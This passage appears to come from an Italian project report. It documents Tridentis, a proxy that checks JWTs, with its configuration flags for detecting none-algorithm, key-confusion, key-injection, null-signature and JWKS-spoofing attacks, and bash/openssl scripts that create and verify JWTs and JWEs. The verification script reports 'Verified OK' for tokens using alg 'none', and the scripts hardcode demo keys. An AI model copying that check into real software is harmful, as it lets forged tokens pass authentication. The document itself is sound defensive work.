   - `-dtfin DATA_FINE`: Specifica la data di fine per il filtro temporale.
   - `-dt DATA_SPECIFICA`: Specifica una data specifica per il filtro temporale.
   - `-t TIPO`: Specifica il tipo di compromissione da cercare nei log. Questo valore deve essere un intero corrispondente al tipo di compromissione desiderato.

8.4.6 Risoluzione dei Problemi

In caso di problemi o errori durante l'utilizzo del modulo *Tridentis*, controlla che gli argomenti forniti siano corretti e che tutte le dipendenze siano state configurate correttamente. Se il problema persiste, contatta il supporto tecnico per assistenza aggiuntiva.

8.5 *Tridentis* Manuale del programmatore

In questo paragrafo si riporta il manuale del programmatore del modulo *Tridentis* del progetto Neptunum. *Tridentis* è un sistema progettato per proteggere le applicazioni web che utilizzano token JWT come metodo di autorizzazione. Questo manuale fornisce una guida completa per comprendere l'architettura del sistema, le sue funzionalità e istruzioni dettagliate su come utilizzare e configurare Tridentis.

8.5.1 Introduzione

Tridentis è composto da due diverse componenti che collaborano per proteggere le applicazioni web:

- **Proxy Server**: Il cuore del sistema, responsabile di intercettare le richieste HTTP in arrivo, verificare e proteggere i token JWT, e inoltrare le richieste ai server backend. Per far partire il server è necessario eseguire il seguente comando:

  `python proxy_tri.py`

- **Registrazione delle informazioni**: Un database utilizzato per memorizzare i log dei token JWT e delle compromissioni, consentendo la registrazione e l'analisi delle attività. Queste informazioni sono rese disponibili per eventuali controlli attraverso i seguenti comandi:

  1. Log dei JWT attualmente attivi:

     `python tridentis_rep -log [-f NOME_FILE] [-dtini DATA_INIZIO] [-dtfin DATA_FINE] [-dt DATA_SPECIFICA] [-st STATO]`

     Dove:

     – `-f NOME_FILE`: Specifica il nome del file di output dove salvare i log. Se non specificato, i log verranno stampati su stdout.
     – `-dtini DATA_INIZIO`: Specifica la data di inizio per il filtro temporale.
     – `-dtfin DATA_FINE`: Specifica la data di fine per il filtro temporale.
     – `-dt DATA_SPECIFICA`: Specifica una data specifica per il filtro temporale.
     – `-st STATO`: Specifica lo stato del JWT da cercare nei log. Opzioni: 0 per i JWT validi, -1 per i JWT compromessi.

  2. Log delle compromissioni e degli attacchi al sistema

     `python tridentis_rep -comp [-f NOME_FILE] [-dtini DATA_INIZIO] [-dtfin DATA_FINE] [-dt DATA_SPECIFICA] [-t TIPO]`

     – `-f NOME_FILE`: Specifica il nome del file di output dove salvare i log. Se non specificato, i log verranno stampati su stdout.
     – `-dtini DATA_INIZIO`: Specifica la data di inizio per il filtro temporale.
     – `-dtfin DATA_FINE`: Specifica la data di fine per il filtro temporale.
     – `-dt DATA_SPECIFICA`: Specifica una data specifica per il filtro temporale.
     – `-t TIPO`: Specifica il tipo di compromissione da cercare nei log. Questo valore deve essere un intero corrispondente al tipo di compromissione desiderato.

8.5.2 Configurazione

Tridentis necessita di un doppio file di configurazione. Il primo, `config.ini` contiene i parametri generali di configurazione, mentre `repository.config` contiene le specifiche del database al quale è collegato *Tridentis*. All'interno della cartella del progetto sono già presenti questi file, contenenti degli esempi. Si consiglia di modificare suddetti file con i propri parametri. All'interno del file `config.ini` sono presenti i seguenti parametri:

- **hostname**: L'hostname del server.
- **port**: La porta su cui il server è in ascolto.
- **protocol**: Il protocollo utilizzato dal server (http o https).
- **proxy_address**: L'indirizzo del server proxy.
- **proxy_port**: La porta del server proxy.

- **jwt_header_label**: L'etichetta dell'header che contiene il token JWT.
- **skip_none**: Flag che indica se saltare il controllo per i token che replicano l'attacco di None Hash Algorithm.
- **skip_confusion**: Flag che indica se saltare il controllo per i token che replicano l'attacco di Key Confusion.
- **skip_key_injection**: Flag che indica se saltare il controllo per i token che replicano l'attacco di Key Injection.
- **skip_null_sig**: Flag che indica se saltare il controllo per i token che replicano l'attacco di Null Signature.
- **skip_jwks_spoof**: Flag che indica se saltare il controllo per i token che replicano l'attacco di JWKS Spoofing.
- **allowed_jwt_algs**: Lista degli algoritmi utilizzati per firmare il token (tendenzialmente è sempre uno).
- **allow_jku_claim**: Indica se consentire l'utilizzo della claim jku nei token JWT.
- **allow_x5u_claim**: Indica se consentire l'utilizzo della claim x5u nei token JWT.
- **allow_jwk_claim**: Indica se consentire l'utilizzo della claim jwk nei token JWT.
- **trusted_cert_root**: Indica l'URL verificato per la verifica della firma dei token.

All'interno del file `repository.config` posso essere specificati i parametri:

- **database**: Il nome del database a cui connettersi.
- **user**: Il nome utente utilizzato per accedere al database.
- **password**: La password utilizzata per accedere al database.
- **host**: L'indirizzo del della macchina che ospita il database.
- **port**: Il numero di porta della macchina che ospita il database.

8.5.3 Classi e Metodi

nept_log_comp.py

- Classe `NeptLogComp`: La classe rappresenta l'omonima tabella. Questa contiene tutti gli attacchi e le compromissioni dei JWT avvenute nel sistema. Questa classe fornisce i seguenti attributi:
  - **id**: Identificatore univoco associato all'oggetto.
  - **jwt_hash**: Contiene l'hash del token JWT. Viene salvato l'hash in modo da avere una stringa sempre della stessa dimensione che non vada ad intasare il database.
  - **jwt**: Token JWT memorizzato come array di byte.
  - **type**: Tipo di compromissione o attacco rilevato.
  - **source**: Identificativo del mittente della chiamata anomala.
  - **data_reg**: Data di registrazione dell'attacco o della compromissione.

  Inoltre sono forniti i seguenti metodi:

  - `__init__(self, tuple)`: Inizializza la struttura dati, riportando i dati ottenuti dalla query sotto forma di una lista di tuple *tuple*.

  - `__str__(self)`: Sovrascrive il metodo str(struttura) in modo da restituire una stringa parlante che definisca la riga. Tendenzialmente è utilizzato nel momento in cui si vuole produrre il report.

- `neptune_log_comp(tuples)`: Restituisce una lista di oggetti di tipo NeptLogComp a partire dall'insieme delle *tuple* avute come risultato della query alla tabella nept_log_comp.

- `get_repo(repo, type=None, dtini=None, dtfin=None, dtreg=None)`: Restituisce il risultato della query che seleziona i record degli attacchi e/o compromissioni. È possibile filtrare il risultato in base ad un periodo temporale compreso tra *dtIni* e *dtFine*, secondo il tipo di compromissione, oppure una data specifica. Inoltre come input deve essere fornita la struttura dati che rappresenta il repository *repo* che permette di comunicare con il database.

- `insert_async(repo, values)`: Effettua l'inserimento di un nuovo JWT all'interno della tabella nept_log_jwt. Il parametro values è un a tupla che contiene i seguenti valori:

  1. L'hash del token JWT codificato in esadecimale
  2. Il token JWT sottoforma di array di byte compresso
  3. tipo di attacco o compromissione rilevata
  4. L'identificativo del client che effettua la chiamata
  5. La data di scadenza del token

  L'ordine degli attributi nella tupla deve essere nell'ordine indicato. Modificare l'ordine causa un errore o un problema nella memorizzazione dei dati in tabella.

nept_log_jwt.py

- Classe `NeptLogJWT`: La classe rappresenta l'omonima tabella. Questa rappresenta i JWT attualmente attivi nel sistema (cioè quelli transitati per il server proxy e ancora non scaduti). Questa classe fornisce i seguenti attributi:

  - **id**: Rappresenta l'identificatore univoco associato all'oggetto.
  - **jwt_hash**: Contiene l'hash del token JWT. Viene salvato l'hash in modo da avere una stringa sempre della stessa dimensione che non vada ad intasare il database.
  - **status**: Indica lo stato associato al token JWT.
  - **exp_date**: Rappresenta la data di scadenza del token JWT.
  - **source**: Specifica la fonte associata al token JWT.

  Inoltre sono implementati i seguenti metodi:

  - `__init__(self, tuple)`: Inizializza la struttura dati, riportando i dati ottenuti dalla query sotto forma di una lista di tuple *tuple*.
  - `__str__(self)`: Sovrascrive il metodo str(struttura) in modo da restituire una stringa parlante che definisca la riga. Tendenzialmente è utilizzato nel momento in cui si vuole produrre il report.

- `neptune_log_jwt(tuples)`: Restituisce una lista di oggetti di tipo NeptLogJWT a partire dall'insieme delle *tuple* avute come risultato della query alla tabella nept_log_jwt.

- `get_repo(repo, status=None)`: Restituisce il risultato della query che seleziona tutti i JWT con uno *status*. Inoltre come input deve essere fornita la struttura dati che rappresenta il repository *repo* che permette di comunicare con il database.

- `update_status(repo, status, jwt_hash)`: Effettua l'aggiornamento dello stato *status* del JWT del quale viene fornito l'hash *jwt_hash*. Inoltre come input deve essere fornita la struttura dati che rappresenta il repository *repo* che permette di comunicare con il database.

- `update_status_async(conn, status, jwt_hash)`: Effettua l'aggiornamento dello stato *status* del JWT, in maniera asincrona, del quale viene fornito l'hash *jwt_hash*. Inoltre come input deve essere fornita la struttura dati che rappresenta il repository *repo* che permette di comunicare con il database.

- `insert_async(repo, values)`: Effettua l'inserimento di un nuovo JWT all'interno della tabella nept_log_jwt. Il parametro values è un a tupla che contiene i seguenti valori:

  1. L'hash del token JWT codificato in esadecimale
  2. Stato del token (1 valido, -1 non valido)
  3. La data di scadenza del token
  4. L'identificativo del client che effettua la chiamata

  L'ordine degli attributi nella tupla deve essere nell'ordine indicato. Modificare l'ordine causa un errore o un problema nella memorizzazione dei dati in tabella. Inoltre come input deve essere fornita la struttura dati che rappresenta il repository *repo* che permette di comunicare con il database.

- `def periodically_delete_expired(repo, wait_sec=None)`: Controlla periodicamente e in maniera del tutto asincrona se vi sono dei JWT scaduti all'interno della tabella nept_log_jwt. Il periodo di controllo è di *wait_second*. Se non specificato l'intervallo sarà di 300s (5 min). Inoltre come input deve essere fornita la struttura dati che rappresenta il repository *repo* che permette di comunicare con il database.

jwt_check.py

- Classe `JWTCheck`: La classe mette a disposizione una struttura dati e dei metodi che aiuta nella verifica del token JWT. Gli attributi messi a disposizione dalla classe sono:

  decoded_header: Dizionario contenente l'header decodificato del token JWT. **decoded_payload**: Dizionario contenente il payload decodificato del token JWT. **alg**: Algoritmo utilizzato per la firma del token JWT. **exp**: Data di scadenza del token JWT. **num_field**: Numero di campi presenti nel token JWT.

  - `__init__(self, jwt)`: Inizializza la struttura dati partendo dalla stringa *jwt* che rappresenta il token rilevato dalla chiamata. Il token può essere sia in formato JWT puro che in formato Bearer.
  - `is_expired(self)`: Controlla se il token è attualmente scaduto. Restituisce True se il token è scaduto.
  - `alg_is_none(self)`: Controlla se il token non utilizza un algoritmo di firma. Restituisce True se il token non è protetto da firma.
  - `is_allowed_alg(self, allowed_algs)`: Controlla se l'algoritimo di firma è presente all'interno della lista degli algoritmi permessi *allowed_algs*. Restituisce True nel caso l'algoritmo è presente in lista.
  - `use_jku(self)`: Controlla se nel token è presente la claim "jku". Ritorna True se presente.
  - `use_x5u(self)`: Controlla se nel token è presente la claim "x5u". Ritorna True se presente.
  - `use_jwk(self)`: Controlla se nel token è presente la claim "jwk". Ritorna True se presente.
  - `is_trusted_x5u(self, trusted_root)`: Se presente la claim "x5u", controlla se l'URL contenuto in questa claim è uno tra quelli permessi *trusted_root*. Ritorna True se l'URL è tra quelli concessi.
  - `is_trusted_jku(self, trusted_root)`: Se presente la claim "jku", controlla se l'URL contenuto in questa claim è uno tra quelli permessi *trusted_root*. Ritorna True se l'URL è tra quelli concessi.

  - `check_jwt_status(self, repo, jwt, source)`: Controlla se lo stato memorizzato nel DB è valido oppure no. Ritorna 0 se lo stato è valido, -1 se è appena stata trovata una compromissione, -2 se il token risulta già compromesso in precedenza.
  - `attacks_check(self, config)`: Raccoglie tutti i controlli che devono essere effettuati sul JWT. Restituisce una tupla dove viene inserito
    * Flag che indica se il token è valido
    * Messaggio di testo che spiega quello che sta avvenendo
    * Codice dell'attacco se rilevato, altrimenti -1

proxy.py

- Classe `ProxyHTTPRequestHandler`: Intercetta la chiamata HTTP e la processa
  - `do_GET(self, body=True)`: Processa le richieste di tipo GET.
  - `do_POST(self, body=True)`: Processa le richieste di tipo POST.
  - `parse_headers(self)`: Trasforma gli header della chiamata come un dizionario.
- `merge_two_dicts(x, y)`: Dati due dict x e y ne restituisce un terzo dict che è l'unione dei due.
- Classe `ThreadedHTTPServer`: È la classe principale e inizializza il server proxy.

repository_utilities.py

- `insert(repo, insert_fields, table_name, values, sequence_name=None, id=None)`: Fa l'inserimento dei valor *values* all'interno della tabella *table_name* utilizzando i la sequence *sequence_name* per l'inserimento dell'id oppure forzando l'id con *id*.
- `insert_async(repo, insert_fields, table_name, values, sequence_name=None, id=None)`: Fa l'inserimento dei valor *values* all'interno della tabella *table_name* utilizzando i la sequence *sequence_name* per l'inserimento dell'id oppure forzando l'id con *id*, in maniera asincrona.

tridentis_rep.py

- `get_heading(subtitle=None)`: Restituisce l'header del report
- `main()`: In base agli argomenti ricevuti da linea di comando produce un report dei record presenti nelle tabelle.

8.5.4 Dipendenze

Le seguenti dipendenze sono necessarie per il corretto funzionamento del progetto:

- **asyncio**: Utilizzato per la gestione delle operazioni asincrone all'interno del codice.
- **base64**: Utilizzato per la codifica e la decodifica in base64 delle stringhe.
- **hashlib**: Utilizzato per generare e verificare hash crittografici.
- **json**: Utilizzato per la manipolazione di dati JSON all'interno del codice.
- **requests**: Utilizzato per effettuare richieste HTTP verso altri server.
- **pathlib**: Utilizzato per manipolare percorsi di file e directory in modo più intuitivo e sicuro.

È possibile installarle attraverso il comando:

```
pip install -r requirements.txt
```

8.6 Collaborazione e Supporto

Per assistenza sui moduli *Hide & Seek* e *Tridentis* o domande, oppure collaborazioni contatta il supporto tecnico all'indirizzo

support_neptunum@waveinformatica.com

Siamo qui per aiutarti!

```
#!/bin/bash
header="{\"alg\":\"RSA1_5\" \"enc\":\"A128CBC-HS256\"}"
payload="{\"sub\": \"1234567890\", \"name\": \"John Doe\", \"iat\":
    1516239022}"
cek="my-cont-encr-key"
iv="adcgt23wtsExST2F"
pub="./public-key.pem"

while getopts ":h:p:s:iv:pub:" option; do
   case $option in
      h) # display Help
         header=$OPTARG;;
      p) # Enter a name
         payload=$OPTARG;;
      s) # Enter a name
         cek=$OPTARG;;
      iv)
         iv=$OPTARG;;
      pub)
         pub=$OPTARG;;
     \?) # Invalid option
         echo "Error: Invalid option"
         exit;;
   esac
done

echo -e "header: $header\n"
echo -e "payload: $payload\n"

hexIIV=$(echo -n "$iv" | xxd -p | paste -sd "")
jweIV=$(echo -n "$iv" | base64 | sed s/\+/-/g | sed 's/\//_/g' | sed -E
    s/=+$//)

jwe=$(echo -n "$cek" | openssl pkeyutl -encrypt -pubin -inkey $pub | base64 |
    sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//)

echo -e "JWEEncKey: $jwe"

jweCtx=$(echo -n "$payload" | openssl aes-128-cbc -a -iv $hexIIV -kfile
    ./cke.txt | base64 | sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//)

echo -e "JWEChyphertext: $jweCtx\n"

hexsecret=$(echo -n "$cek" | xxd -p | paste -sd "")
jweAuthTag=$(echo -n "${jweCtx}" | openssl dgst -sha256 -mac HMAC -macopt
    hexkey:$hexsecret -binary | base64 | sed s/\+/-/g | sed 's/\//_/g' | sed
    -E s/=+$//)
echo -e "JWEAuthTag: $jweAuthTag\n"

jweHeader=$(echo -n "$header" | base64 | sed s/\+/-/g | sed 's/\//_/g' | sed
    -E s/=+$//)
echo -e "JWEHeader: $jweHeader\n"

echo -e "JWT: $jweHeader.\n$jwe.\n$jweIV.\n$jweCtx.\n$jweAuthTag"
```

Figura 8.3: Script in BASH per la generazione dei JWT crittografato

```
header: {"alg":"RSA1_5", "enc":"A128CBC-HS256"}

payload: {"sub": "1234567890", "name": "John Doe", "iat": 1516239022}

JWEEncKey:
    g6LoKYkny9l3wNhY4NZBLdk0RISTAedpLkub-yC-lWLGnSgA9ZVW5P7A40Ck-xcErTZPIzIJwLm4
JBNp-A7Mh4rTN9OVyCdoK5QQWCIn4YEJ4_EI_zrhi-qXsUa8PIp_fK9TsJ9t-KQzF_K5mmrtHGHf
k1fIr9eNHTnA8zgCb_U8W8bz015b1l1j7lLmiIsLVZTmv4MUD5G5xpJDbisYLWGOeW5jgXMuqax6
s4Sh3qxiZhvtaCXlFpH_80Qkr-eKoES-Ajxl1LwIRYnTFBCiy99vNxKjb2gdkIkL1RHuYjHeu58l
zUKa_UwY8OooDtkZ_j94lewefrTFFej3WRBctR4FejfKrMvMhjnPrTeOZPvoRykP4zSg4GW3fqXa
JAb1W7PCW3iQihesbBb9dE6kcgsP7W3P_kkm_AL-7NN2cIZMpQ1NHVVYaA5QARk6hBk-hP2d4Tn9
A9sjroRDO8gQV-FskdScnB0gmvSgHBGCYBYL6w1klkKyKSYfDVTVFeSo

JWEChyphertext:
    VTJGc2RHVmtYMStQUWRIMXh2QXFqUncwMWltVzM4U3ZFam5TdVpuS0JBTzl4bHVCcDB5M0Q5ejVS
Q3E0Tlh3cwpWRS9KalBBN2pJd0RRbXVybWUvNHBLakRubExPWUxRcE93akhBRlY2MkFNPQo

JWEAuthTag: 5XOP-zWcUxSwvV9sqjcE-1G9zJ-7UADA6UmAPdj82jM

JWEHeader: eyJhbGciOiJSU0ExXzUiLCAiZW5jIjoiQTEyOENCQy1IUzI1NiJ9

JWT: eyJhbGciOiJSU0ExXzUiLCAiZW5jIjoiQTEyOENCQy1IUzI1NiJ9.
g6LoKYkny9l3wNhY4NZBLdk0RISTAedpLkub-yC-lWLGnSgA9ZVW5P7A40Ck-xcErTZPIzIJwLm4
JBNp-A7Mh4rTN9OVyCdoK5QQWCIn4YEJ4_EI_zrhi-qXsUa8PIp_fK9TsJ9t-KQzF_K5mmrtHGHf
k1fIr9eNHTnA8zgCb_U8W8bz015b1l1j7lLmiIsLVZTmv4MUD5G5xpJDbisYLWGOeW5jgXMuqax6
s4Sh3qxiZhvtaCXlFpH_80Qkr-eKoES-Ajxl1LwIRYnTFBCiy99vNxKjb2gdkIkL1RHuYjHeu58l
zUKa_UwY8OooDtkZ_j94lewefrTFFej3WRBctR4FejfKrMvMhjnPrTeOZPvoRykP4zSg4GW3fqXa
JAb1W7PCW3iQihesbBb9dE6kcgsP7W3P_kkm_AL-7NN2cIZMpQ1NHVVYaA5QARk6hBk-hP2d4Tn9
A9sjroRDO8gQV-FskdScnB0gmvSgHBGCYBYL6w1klkKyKSYfDVTVFeSo.
YWRjZ3QyM3d0c0V4U1QyRg.
VTJGc2RHVmtYMStQUWRIMXh2QXFqUncwMWltVzM4U3ZFam5TdVpuS0JBTzl4bHVCcDB5M0Q5ejVS
Q3E0Tlh3cwpWRS9KalBBN2pJd0RRbXVybWUvNHBLakRubExPWUxRcE93akhBRlY2MkFNPQo.
5XOP-zWcUxSwvV9sqjcE-1G9zJ-7UADA6UmAPdj82jM
```

Figura 8.4: Esempio del risultato prodotto dallo script.

```
#!/bin/bash

eheader=eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpXVCJ9
epayload=eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpvaG4gRG9lIiwgImFkbWluIjogd
HJ1ZSwgImlhdCI6IDE1MTYyMzkwMjJ9
esignature=EVaIajHyQ7vTAGWaVG8ypQo-TKrGnpFBQ97y6n4QRlbl3iwT2k35crSTAD1B_g7prI
Ih9MOsf5DyJiCHGpL_G4VbLQa_FLxoMtIasaWS-_PO7B92AGm9adDFzQCxhHoUMI5KyF7crwA1
ELzRYxayB8QeXa28-VBOFXSvKHJtYk_TKKE2x9BlyMwFt_SeMFCsm3EzCjZFHtpjscJ7_5LoWiM
GBFXfg16WB9X-8tqSdOSg0uVClCNkR4l5Ey2jnQyO0jrgD2UzC7vulPkPGGJa29lMBrDEegnanXa4
6n9vOoxFAc0AAo4mofUDKbdIrxnRffnXzYul-7qXKGrGbiqL2k7BBK_NVEJeZrIcnOXGt2IfZnbbhY
JBIQNUmDoOabJdUNeoocld0ggAE5hUHzm_W0uZYp__2FBJHVsZWBp7nVtrUwFUi6C3F6cP4T
q8L3z1102t5NjTCyk-0YXGt16PcuYMj6wAvKdTD_eDDO3Z6UFtel2q1PbgEL_Ug8ryyKD
pubKeyFile="./public-key.pem"
alg="RS256"

while getopts ":j:s:f:a:" option; do
   case $option in
      j) # display Help
         jwt=$OPTARG
         eheader=$(echo "$jwt" | cut -d'.' -f1 | sed 's/\n//g')
         epayload=$(echo "$jwt" | cut -d'.' -f2 | sed 's/\n//g')
         esignature=$(echo "$jwt" | cut -d'.' -f3 | sed 's/\n//g');;
      a)
         alg=$OPTARG;;
      f)
         pubKeyfile=$OPTARG;;
      s)
         secret=$OPTARG;;
     \?) # Invalid option
         echo "Error: Invalid option"
         exit;;
   esac
done

header=$(echo -n "$eheader" | sed 's/_/\//g' | sed 's/-/+/g' | base64 -d)
payload=$(echo -n "$epayload" | sed 's/_/\//g' | sed 's/-/+/g' | base64 -d)
signature=$(echo -n "$esignature" | sed 's/_/\//g' | sed 's/-/+/g' | base64
    -d | xxd -p | paste -sd "")

echo -e "Header:\n$header\n"
echo -e "Payload:\n$payload\n"
echo -e "Signature:\n$signature\n"


echo -n "$esignature" | sed 's/_/\//g' | sed 's/-/+/g' | base64 -d >
    signature.bin
```

```
case "$alg" in
	HS256)
		hexsecret=$(echo -n "$secret" | xxd -p | paste -sd "")
		jwt_signature=$(echo -n "${eheader}.${epayload}" | openssl
		    dgst -sha256 -mac HMAC -macopt hexkey:$hexsecret -binary |
		    base64 |
				sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//)
		if [ "$esignature" == "$jwt_signature" ]; then
			echo "Verified OK"
		else
			echo "Verified Failure"
		fi;;
	HS384)
		hexsecret=$(echo -n "$secret" | xxd -p | paste -sd "")
		jwt_signature=$(echo -n "${eheader}.${epayload}" | openssl
		    dgst -sha384 -mac HMAC -macopt hexkey:$hexsecret -binary |
		    base64 |
				sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//)
		if [ "$esignature" == "$jwt_signature" ]; then
			echo "Verified OK"
		else
			echo "Verified Failure"
		fi;;
	HS512)
		hexsecret=$(echo -n "$secret" | xxd -p | paste -sd "")
		jwt_signature=$(echo -n "${eheader}.${epayload}" | openssl
		    dgst -sha512 -mac HMAC -macopt hexkey:$hexsecret -binary |
		    base64 |
				sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//)
		if [ "$esignature" == "$jwt_signature" ]; then
			echo "Verified OK"
		else
			echo "Verified Failure"
		fi;;
	RS256|ES256|PS256)
		echo -n "${eheader}.${epayload}" | openssl dgst -sha256
		    -verify ./public-key.pem -signature signature.bin
		exit;;
	RS384|ES384|PS384)
		echo -n "${eheader}.${epayload}" | openssl dgst -sha384
		    -verify ./public-key.pem -signature signature.bin
		exit;;
	RS512|ES512|PS512)
		echo -n "${eheader}.${epayload}" | openssl dgst -sha512
		    -verify ./public-key.pem -signature signature.bin
		exit;;
	none)
		echo "Verified OK"
		exit;;

	\?)
		echo "Error: Invalid option"
		exit;;
esac
```

Figura 8.5: Script in BASH per la verifica dei JWT firmati

```
Header:
{"alg": "RS256", "typ": "JWT"}

Payload:
{"sub": "1234567890", "name": "John Doe", "admin": true, "iat": 1516239022}

Signature:
1156886a31f243bbd300659a546f32a50a3e4caac69e914143def2ea7e104656e5de2c13
da4df972b493003d41fe0ee9ac8221f4cd2c7f90f22620871a92ff1b855b2d06bf14bc6832
d21ab1a592fbf3f4ec1f760069bd69d0c5cd00b1847a14308e4ac85edcaf003510bcd1631
6b207c41e5dadbcf9504e1574af28726d624fd328a136c7d065c8cc05b7f49e3050ac9b7
1330a36451eda63b1c27bff92e85a23060455df835e9607d5fef2dfaa49d392834b950a50
8d911e25e44cb68e74323b48eb803d94cc2eefba53e43c61896b6f65301ac311e8276a75
dae3a9fdbf4a31140734000a389a87d40ca6dd22bc6745f7e75f362e97eeea5ca1ab19b8
aa2f693b0412bf355109799ac87273971add887d99db6e160904840d5260e839a6c9754
35ea28725774820004e61507ce6fd6d2e658a7fff614124756c656069ee756dad4c05522
e82dc5e9c3f84eaf0bdf3d75d36b793634c2ca4fb46171add7a3dcb98323eb002f29d4c3f
de0c33b767a505b5e976ab53db8042ff520f2bcb2283

Verified OK
```

Figura 8.6: Esempio del risultato prodotto dallo script.

```
#!/bin/bash

eheader="eyJhbGciOiJSU0ExXzUiLCAiZW5jIjoiQTEyOENCQy1IUzI1NiJ9"
eenckey="Gqq5nSXHGQDHJo34nm0NvsyYiE8pdgY5MHqdPOivMUD2J-YfGGeqG2R_
l7VOkVgtKjXzZAQr1pluJfeMiM1uU4tv8AfKboQAeqyAbmOmN1nqGfSQz0x1mXqXHH6
pKU1OJ3BuJyswzccVHMtj4GJjjKEFz6InomBIEa46oj7YlXn1OjmHIkvtDVlzhlBdXwpvu
QKzsJEso9D1XVGf2acyn7m5FK2-CgmJkr80Lx3xzTix-vtFSsK0VrEWEDEgxPKI9ScrzMO
jSvU0rLgzdRntngCQQA9CiWKdAFR1cLVsotCIXHs4O0v7wm8Nk5t5ZnZrjEYrr3wARVtI
rQuWAbrTrua6MZRCIHY5Ai1v-tyaVLETfc13w_70GooRHfw0KtVPb0CWEsiN60ru9ge41i
I2T9yfQ1tP04c8UBZGZ5McX0SfSrBIPuDVjE316gxo-Pi4-5qa8dtWGPch3Kb7nrujTATPI
OsTrfpLk66CLv1mLdCAJ7APi8uLJual9u8zrX2S"
eiv="YWRjZ3QyM3d0c0V4U1QyRg"
echipher="VTJGc2RHVmtYMThxeVI1OTM2eE9lclArMFlBTTBaNWRMaFRMSy9heEt1O
HRVOERLTGFiajhRUXNUVFBOWHFoNgpkSHVxejhjdVlmYk1aU0tKclhFblBqZWc5YlUxen
NyaGhKTjlEN3BnKzZJPQo"
eauthtag="tZCYHQ8cpwl3ICzeV_iAiPYNq3w0xnLI3RGiJVj6ylo"
privKeyFile="./private-key.pem"

while getopts ":j:f:" option; do
   case $option in
      j) # display Help
         jwt=$OPTARG
         eheader=$(echo "$jwt" | cut -d'.' -f1 | sed 's/\n//g')
         eenckey=$(echo "$jwt" | cut -d'.' -f2 | sed 's/\n//g')
         eiv=$(echo "$jwt" | cut -d'.' -f3 | sed 's/\n//g')
         echipher=$(echo "$jwt" | cut -d'.' -f4 | sed 's/\n//g')
         eauthtag=$(echo "$jwt" | cut -d'.' -f5 | sed 's/\n//g');;
      f)
         privKeyFile=$OPTARG;;
     \?) # Invalid option
         echo "Error: Invalid option"
         exit;;
   esac
done

header=$(echo -n "$eheader" | sed 's/_/\//g' | sed 's/-/\+/g' | base64 -d)
enckey=$(echo -n "$eenckey" | sed 's/_/\//g' | sed 's/-/\+/g' | base64 -d)
echo -n "$eenckey" | sed 's/_/\//g' | sed 's/-/\+/g' | base64 -d > enckey.bin
iv=$(echo -n "$eiv" | sed 's/_/\//g' | sed 's/-/\+/g' | base64 -d)
chipher=$(echo -n "$echipher" | sed 's/_/\//g' | sed 's/-/\+/g' | base64 -d)
authtag=$(echo -n "$eauthtag" | sed 's/_/\//g' | sed 's/-/\+/g' | base64 -d)

echo -e "header:\n$header\n"
echo -e "Encryoted Key:\n"
echo -n "$enckey" | xxd -p | paste -sd ""
echo -e "\n"
echo -e "Initialization vector:\n$iv\n"
echo -e "Chiphertext:\n"
echo -n "$chipher" | xxd -p | paste -sd ""
echo -e "\n"
echo -e "Authentication tag:\n"
echo -n "$authtag" | xxd -p | paste -sd ""
echo -e "\n"
```

```
openssl pkeyutl -decrypt -inkey $privKeyFile -in enckey.bin > cke.txt
echo -e "CEK: "
cek="$(cat ./cke.txt)"
echo -e "$cek\n"

hexIIV=$(echo -n "$iv" | xxd -p | paste -sd "")
payload=$(echo -n "$chipher" | openssl aes-128-cbc -d -a -iv $hexIIV -kfile
    ./cke.txt)
echo -e "Plaintext:\n$payload\n"

hexsecret=$(echo -n "$cek" | xxd -p | paste -sd "")
calcauthtag=$(echo -n "$payload" | openssl dgst -sha256 -mac HMAC -macopt
    hexkey:$hexsecret -binary | base64 | sed s/\+/-/g | sed 's/\//_/g' | sed
    -E s/=+$//)

if [ "$calcauthtag" == "$eauthtag" ]; then
       echo "Verified OK"
else
       echo "Verified Failure"
fi
```

Figura 8.7: Script in BASH per la verifica dei JWT crittografati

```
Header:
{"alg":"RSA1_5", "enc":"A128CBC-HS256"}

Encryoted Key:

1aaab99d25c719c7268df89e6d0dbecc98884f29760639307a9d3ce8af3140f627e61f1867aa1
b647f97b54e91582d2a35f364042bd6996e25f78c88cd6e538b6ff007ca6e847aac806e63a637
59ea19f490cf4c75997a971c7ea9294d4e27706e272b30cdc7151ccb63e062638ca105cfa227a
2604811ae3aa23ed89579f53a3987224bed0d597386505d5f0a6fb902b3b0912ca3d0f55d519f
d9a7329fb9b914adbe0a098992bf342f1df1cd38b1fafb454ac2b456b116103120c4f288f5272
bccc3a34af534acb8337519ed9e90400f4289629d547570b56ca2d0885c7b383b4bfbc26f0d93
9b7966766b8c462baf7c455b48ad0b9601bad3aee6ba319442207639022d6ffadc9a54b1137dc
d77c3fef41a8a111dfc342ad54f6f409612c88deb4aeef607b8d622364fdc9f435b4fd3873c50
164667931c5f449f4ab0483ee0d58c4df5ea0c68f8f8b8fb9a9af1db5618f721dca6fb9ebba34
c04cf20eb13adfa4b93ae822efd662dd08027b00f8bcb8b26e6a5f6ef33ad7d92

Initialization vector:
adcgt23wtsExST2F

Chiphertext:

553246736447566b58313871795235393336784f6572502b3059414d305a35644c68544c4b2f6
1784b7538745538444b4c61626a385151735454504e587168360a644875717a3863755966624d
5a534b4a7258456e506a6567396255317a737268684a4e39443770672b36493d

Authentication tag:
b590981d0f1ca70977202cde57f88088f60dab7c34c672c8dd11a22558faca5a

CEK:
my-cont-encr-key

Plaintext:
{"sub": "1234567890", "name": "John Doe", "iat": 1516239022}

Verified OK
```

Figura 8.8: Esempio del risultato prodotto dallo script.

Capitolo 9

Glossario

2FA: la *Two Facotor Authentication* (Autenticazione a due fattori) è un processo di autenticazione che richiede due metodi distinti per verificare l'identità di un utente. Tipicamente, ciò coinvolge l'uso di qualcosa che l'utente conosce (come una password) e qualcosa che l'utente possiede (come un codice generato da un'applicazione autenticatore sul telefono). L'obiettivo della 2FA è rafforzare la sicurezza rispetto all'uso di una singola forma di autenticazione.
